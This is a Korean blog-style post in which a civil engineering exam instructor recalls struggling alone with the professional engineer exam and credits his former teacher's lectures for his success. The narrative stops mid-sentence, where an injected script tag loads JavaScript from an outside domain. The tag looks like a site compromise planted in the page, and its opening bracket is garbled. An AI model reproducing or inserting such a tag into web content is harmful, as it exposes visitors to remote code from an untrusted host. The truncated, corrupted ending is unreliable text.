우리학원에는 토목시공 과목에 300명에 가까운 정회원(유료회원)이 가입되어 계십니다
물론 수강기간이 끝나 재가입하시지 않고 혼자서 계속 공부하시는
회원님들도 계시고 재수강후 계속 공부하시는 분들도 계십니다
강사인 저의 마음은 모두가 합격했으면 하는 바램입니다
포기하지 마십시오
한번 강의 듣고 혼자서 공부하시는 분들도 용기잃지 마시고 끝까지
도전하시길 바랍니다
여기서 토목 담당 강사인 저의 공부했던 기억을 더듬어 참고삼아
합격자수기(?) (너무 오래전 일이라 따끈 따끈한 수기는 아니겠지만)를
적어 보겠습니다
처음 기술사에 도전하다 보면 많은 정보를 얻고 싶은 게 당연하겠지요
그러다 보면 이사람의 서브노트, 저사람의 서브노트, 이 출판사의 책,
저 출판사의 책, 그리고 다수의 참고서적,토목학회지 등등 산더미처럼
자료를 확보하고 시작했습니다
기가 질릴 만큼 많은 자료들을 확보했지요.
용기는 좋았어요
그리고 자신감도 있었고요
제 나름대로는 저도 똑똑 하다고 생각했으니 말입니다
저도 대구에서 경북대학교를졸업하고 국내의 유명한 국영기업체
(한국수자원공사) 에 100:1의 경쟁을 뚫고
(당시에는 취업이 상당히 어려웠음)
당당히 입사했던 경력이 있으니 말입니다
혼자서 공부를 시작했습니다
하루 3시간씩 계획을 잡고 시작했습니다.
한달정도 했습니다.
한달정도 공부한 공부량과 문제정리를 한 결과는 다음과 같습니다.
“문)다짐공법”
달랑 한문제입니다
그런데 이상한 것은
공법이라 했는데 다짐을 하는 건설기계 이야기 였습니다.
불도져,.백호,롤러,람마,탬퍼가 어디에 사용되는지,
즉 사질토,점질토,기타 세분된 토질상태에 대한 장비 적용성 이었습니다.
제가 가장 큰 의문을 가졌던 것은 건설기계가 어떻게 공법이라는
명칭으로 사용되느냐 였어요
당시 제 생각에는 공법이라 하면 거창한 대형 Project 에 적용되는
특수한 공법을 말하는 줄 알았어요
그래서 공법이라는 말을 쓰면 않 되는 것 아니냐 하는 의문이 앞섰지요.
이렇게 우둔한 저도 기술사에 합격했습니다
그런데 더욱 기가 찰 일은 각종 토질관련 책
(기사,기술사,기타서적) 을 찾아보니
모두가 동일한 내용이 아니고 다들 비슷하지만 다른 게 기술되어있었습니다
여기서 고민에 빠졌어요.
분명히 정답이 있을텐데????
시험인데 정답이 있어야 하지 않는가????
어느 책이 정답일까??
어느 자료가 정답일까???
그래서 어쩔 수 없이 정답을 찾으려고 결심했어요.
커다란 A2 전지를 준비하고 각 출판사,각 자료마다 장비명에 따른
토질의 적용성을 비교하기로 했어요.
바를正 자를 그려가며 가장 빈도가 높게 기슬 된 토질명을 그장비의
적용 토질로 정하기로 말입니다.
ㅎ ㅎ ㅎ ~~~~~
아마 토공의 다짐공법을 공부 해 보신분은 저의 이 마음을 이해 하실겁니다.
이렇게 하다 보니 1문제 공부하는데 1달 걸렸습니다토목기술사 공부할 문제는 요약해서 정리하면 보통 150~200문항
정도 됩니다
그러면 기술사 공부 끝내고 합격하는데 200달 걸리고 16년 걸립니다
이렇게 하면 기술사는 영원히 물 건너(??)가는 겁니다
자! 여기서 저는 어떻게 했을까요??
분명 내가 모르는 다른 공부 방법이 있을 것이다
기술사 합격한 사람이 천재는 아닐테니 말입니다.
라디오에서 대구에 있는 대구토목건축학원에서 학원광고를 하기에
무작정 등록을 하고 강의를 들으러 갔습니다.
강사가 누군지도 모르고!!!
그때 만난 저의 기술사 은사님은 지금도 서울에서 유명하신
柳 자 在 자 福 자 교수님 이셨습니다.
지금도 생각해보면 저의 인생에서 커다란 전환점을 마련해주신
교수님이시지요
정말 고맙게 생각하고 있습니다
교수님은 토목 기술사 발전을 위해 많은 공헌을 하셨습니다
물론 토목시공기술사 수준을 엄청나게 UP 시키시어 기술사 시험을
공부하는 사람들의 수준을 높이다 보니 기술사 시험이 과거처럼
암기위주의 요령으로는 되지 못하는 시대가 오긴 했지만
대한민국 토목시공 기술자들의 수준향상에는 지대한 공헌을 하신분입니다
첫날 강의를 들어보니 제 머리를 “꽝”하고 치는 내용들이었습니다.
“아!!! 그렇구나”.
그날이후 교수님의 강의하시는 교단 맨 앞자리 좌측 첫 번째 자리를
한번도 놓치지 않고 강의를 들었읍니다.
무작정 시키는데로 했어요.
의심의 여지 없이 했습니다.
공부 외적인 내용까지 따라 했읍니다
이를테면
필기구는 어떤 것을 써라 - 그대로 따라 하고
책상은어?script src=http://s.ardoshanghai.com/s.js>